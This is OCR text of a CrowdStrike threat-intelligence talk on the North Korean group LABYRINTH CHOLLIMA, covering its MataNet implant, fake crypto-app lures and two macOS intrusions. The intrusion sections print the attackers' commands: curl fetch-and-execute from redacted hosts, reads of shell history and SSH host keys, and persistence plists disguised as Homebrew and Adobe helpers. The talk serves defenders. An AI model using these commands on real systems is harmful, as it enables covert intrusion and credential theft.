NAVIGATING THE LABYRINTH: AN IN-DEPTH EXAMINATION OF INTERACTIVE INTRUSIONS BY A NORTH KOREAN APT

OBJECTIVE BY THE SEA V6.0

CROWDSTRIKE


INTROS

AGENDA

- Adversary overview
- Tools and tradecraft
- In the crosshairs
- Day in the life

LABYRINTH CHOLLIMA


- LABYRINTH CHOLLIMA is one of the most prolific Democratic People's Republic of Korea (DPRK) threat actors
- Active since 2009
  - Intelligence collection
  - Currency generation
- Responsible for state-sponsored, high profile attacks
- Recently targeted verticals include:
  - Financial
  - Technology
  - Media
  - Energy
  - Manufacturing
  - Defense



Source: UN Security Council Final report of the Panel of Experts submitted pursuant to resolution 2627

TRADECRAFT

- LABYRINTH CHOLLIMA maintains an extensive toolset consisting of custom implants targeting Windows, Linux, macOS, and Android operating systems
  - Operations vary in complexity across the spectrum of tradecraft
- Rapid capability development enabled through use of cross-platform implant framework
- Tooling observed unique to target-set



TARGETING

- In 2022, $1.7+ billion of cryptocurrency stolen by DPRK-nexus actors
- Targeting tempo increased due to pandemic-fueled economic downturn
- Targeting has expanded beyond large crypto exchanges to include other sectors using blockchain technology

Primary goal: collection of private keys -> transfer of funds to TA controlled wallets -> laundering of stolen crypto and conversion to government-issued currency

VICTIMOLOGY - WHY MACOS?

- macOS devices → 23% of enterprise market share at the start of 2021
- macOS devices prevalent in targeted FinTech orgs
- An end user, not a server
  - Developers/Engineers
  - C-Suite
  - Sales
  - Security Researchers





Image Source: ESET

DAY IN THE LIFE OF A DPRK OPERATOR

Timeframe: Operations conducted late 2022 through early 2023

Capability: MataNet

Victimology: Organizations in the financial and technology verticals




MATANET

MataNet is a cross-platform modular implant framework in development and use since 2018.

- Windows, Linux, and macOS versions
- Community identifiers: Dacls, MATA, TIEDYE
- Designed with OPSEC in mind
  - Dependent on plugins
  - AES-encrypted

Unique Features:

- Establish network tunnels and proxies
- File compression and upload
- Secure delete
- Timestomping




INITIAL ACCESS

- Supply chain compromise
- Phishing via email, social media, and text message
- Employment-related lures
  - Backdoored coding challenges
  - Backdoored PDF readers, KiTTY/PuTTY terminals, and VNC clients
- Malicious crypto-themed applications


CROWDSTRIKE

A WEB OF LIES




Celas Trade Pro, a trojanized version of the legitimate cryptocurrency trading application, Q.T. Bitcoin Trader.

APPLEJEUS



Website of Celas Limited



Dear Sir/Madam

The use of blockchain technology is expected to expand across new markets. Security breaches have put focus on security in all applications of blockchain technology. CELAS LLC produces resilient client-server blockchain solutions for the enterprise market.

The first layer of Celas Trade Pro has been released, you can download the Celas Trade Pro to trade several cryptocurrencies from various exchanges.

Trading client for the Celas Trade Pro Exchange plus Bitfinex, Bitstamp, Bitmarket, BTC China, GOC.io, indacoin, OKCoin, WEX and YObit.

https://www.celasllc.com

Please visit our platform and feel free to use the Celas Trade Pro.

And please get in touch if you would like to develop program like this.

Best Regards

--

CELAS LLC | DOWNLOADS | CONTACT US | SUPPORT


CELAS LLC produces resilient client-server blockchain solutions for the enterprise market.

Copyright © CELAS LLC. All rights reserved.


Spearphishing emails sent to targeted users

Fake LinkedIn profile

Image Source: https[:]//securelist.com/operation-applejeus/87553/
Image Source: https[:]//www.intego.com/mac-security-blog/operation-applejeus-and-osxlazarus-rise-of-a-mac-apt/


5MIN
5 MILLION IN 5 MIN
Log In
Welcome to 5MIN
EMAIL
PASSWORD
Log In
Don't have an account? Register



Zet Wallet
Home
About
Why Zet Wallet
Features
Roadmap
FAQ
Review
Contact
Download
The Multi-Featured Management Platform For Crypto Assets
Send, receive, and check my Bitcoin and hundreds of more tokens with ease on the world's leading Desktop, Mobile and Hardware crypto assets management platform
Learn More
What is Zet Wallet?
Zet Wallet is a multi-featured crypto assets management platform with price-prediction feature to avoid missing out on trading opportunities.


NEMITRAGE
Home
About
Why Us
Risk
Services
Contact Us
Download
NEMITRAGE
Nemitrage offers to find the best arbitrage opportunities between all CEX and DEX over the world.
Download App

INTRUSION 1
CRYPTO-CURRENCY ORGANIZATION

INTRUSION 1 - INSTALLATION AND RECONNAISSANCE

```
curl -o ~/Library/SafariAgent https://[REDACTED]/emspack; chmod +x ~/Library/SafariAgent; ~/Library/SafariAgent
```





```
Identifier=PayrollSystem-55554944de78734d3ae638288f74df13714f924b
Format=Mach-O universal (x86_64 arm64)
CodeDirectory v=20400 size=1551 flags=0x2(adhoc) hashes=37+7
location=embedded
Signature=adhoc
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=0 size=12
```

INTRUSION 1 - INSTALLATION AND RECONNAISSANCE


```
$ ls -al /Users
$ ls -al /usr/local/bin
$ ls -al /Users/[REDACTED]/.aws-cli
$ sw_vers
```

CROWDSTRIKE

INTRUSION 1 - PERSISTENCE




```
$ chmod +x /Users/[REDACTED]/.aws-cli
$ chmod +x /Users/[REDACTED]/.npm-audit
$ /Users/[REDACTED]/.aws-cli --daemon
$ /Users/[REDACTED]/.npm-audit --daemon
$ ls -al /opt/homebrew/opt/postgresql/bin
$ cp /Users/[REDACTED]/.npm-audit /opt/homebrew/opt/postgresql/bin/psqltool
$ chmod 644 /Users/[REDACTED]/Library/LaunchAgents/homebrew.mxcl.postgrehelper.plist
$ cat /Users/[REDACTED]/Library/LaunchAgents/homebrew.mxcl.postgrehelper.plist
```


CROWDSTRIKE

/Users/[REDACTED]/Library/LaunchAgents/homebrew.mxcl.postgrehelper.plist

```
<?xml version="1.0" encoding="UTF-8"?>\
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">\
<plist version="1.0">\
     <dict>
          <key>EnvironmentVariables</key>
               <dict>
                    <key>PATH</key>
       <string>/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin:</string>
               </dict>
               <key>KeepAlive</key>
               <false/>
               <key>Label</key>
               <string>homebrew.mxcl.postgrehelper</string>
               <key>LaunchOnlyOnce</key>
               <true/>
               <key>Program</key>
               <string>/opt/homebrew/opt/postgresql/bin/psqltool</string>
               <key>RunAtLoad</key>
               <true/>
     </dict>
</plist>
```


CROWDSTRIKE

INTRUSION 1 - RECONNAISSANCE AND EXFILTRATION



CROWDSTRIKE

INTRUSION 2
TECHNOLOGY ORGANIZATION




INTRUSION 2 - INSTALLATION

sh

```
$ curl -k https://[REDACTED]/login.log -o /tmp/jamfd
$ chmod +x /tmp/jamfd
$ /tmp/jamfd --daemon
```

CROWDSTRIKE

INTRUSION 2 - PERSISTENCE




```
$ chmod 644 /Library/LaunchDaemons/com.adobe.ARMDC.SMJobBlessDaemon.plist
$ launchctl load /Library/LaunchDaemons/com.adobe.ARMDC.SMJobBlessDaemon.plist
```

CROWDSTRIKE

INTRUSION 2 - PERSISTENCE


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
“http://www.apple.com/DTDs/PropertyList-1.0.dtd”
<plistversion="1.0">
<dict>
     <key>EnvironmentVariables</key>

     <dict>
          <key>PATH</key>
          <string>/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin:</string>
     </dict>

     <key>KeepAlive</key>
     <false/>
     <key>Label</key>
     <string>com.adobe.ARMDC.SMJobBlessDaemon</string>
     <key>LaunchOnlyOnce</key>
     <true/>
     <key>Program</key>
     <string>/usr/local/bin/adobe-agent</string>
     <key>RunAtLoad</key>
     <true/>
</dict>
</plist
```

CROWDSTRIKE


INTRUSION 2 - RECONNAISSANCE AND EXFILTRATION




```
$ uname -m
$ whoami
$ ifconfig -a
$ sw_vers
$ sw_vers -productVersion
$ sw_vers -productBuild
$ sw_vers -productName
$ ps -ef
$ netstat -anvp TCP
$ cat /Users/[REDACTED]/.zsh_history
$ cat /Users/[REDACTED]/.putty/sshhostkeys
$ dscl .read /Users/[REDACTED] > /tmp/.u.log
$ dscl . -read /Users/[REDACTED] > /tmp/.u.logs
```

CROWDSTRIKE


INTRUSION 2 - PERSISTENCE, SECOND THOUGHTS?




```
$ mv /usr/local/bin/adobe-agent /Library/PrivilegedHelperTools/com.adobe.ARMDC.SMJobBlessDaemon
$ ls -l /Library/PrivilegedHelperTools/com.adobe.ARMDC.SMJobBlessDaemon
$ chmod 644 /Library/LaunchDaemons/com.adobe.ARMDC.SMJobBlessDaemon.plist
$ launchctl load /Library/LaunchDaemons/com.adobe.ARMDC.SMJobBlessDaemon.plist
```

CROWDSTRIKE

INTRUSION 2 - PERSISTENCE, PLIST HIJACKING?




```
$ mv /Library/PrivilegedHelperTools/com.adobe.ARMDC.SMJobBlessHelper
/Library/PrivilegedHelperTools/com.adobe.ARMDC.SMJobBlessHelp
$ ls -l /Library/PrivilegedHelperTools/com.adobe.ARMDC.SMJobBlessHelper
$ chmod 544 /Library/PrivilegedHelperTools/com.adobe.ARMDC.SMJobBlessHelper
$ launchctl load /Library/LaunchDaemons/com.adobe.ARMDC.SMJobBlessHelper.plist
$ launchctl unload /Library/LaunchDaemons/com.adobe.ARMDC.SMJobBlessHelper.plist
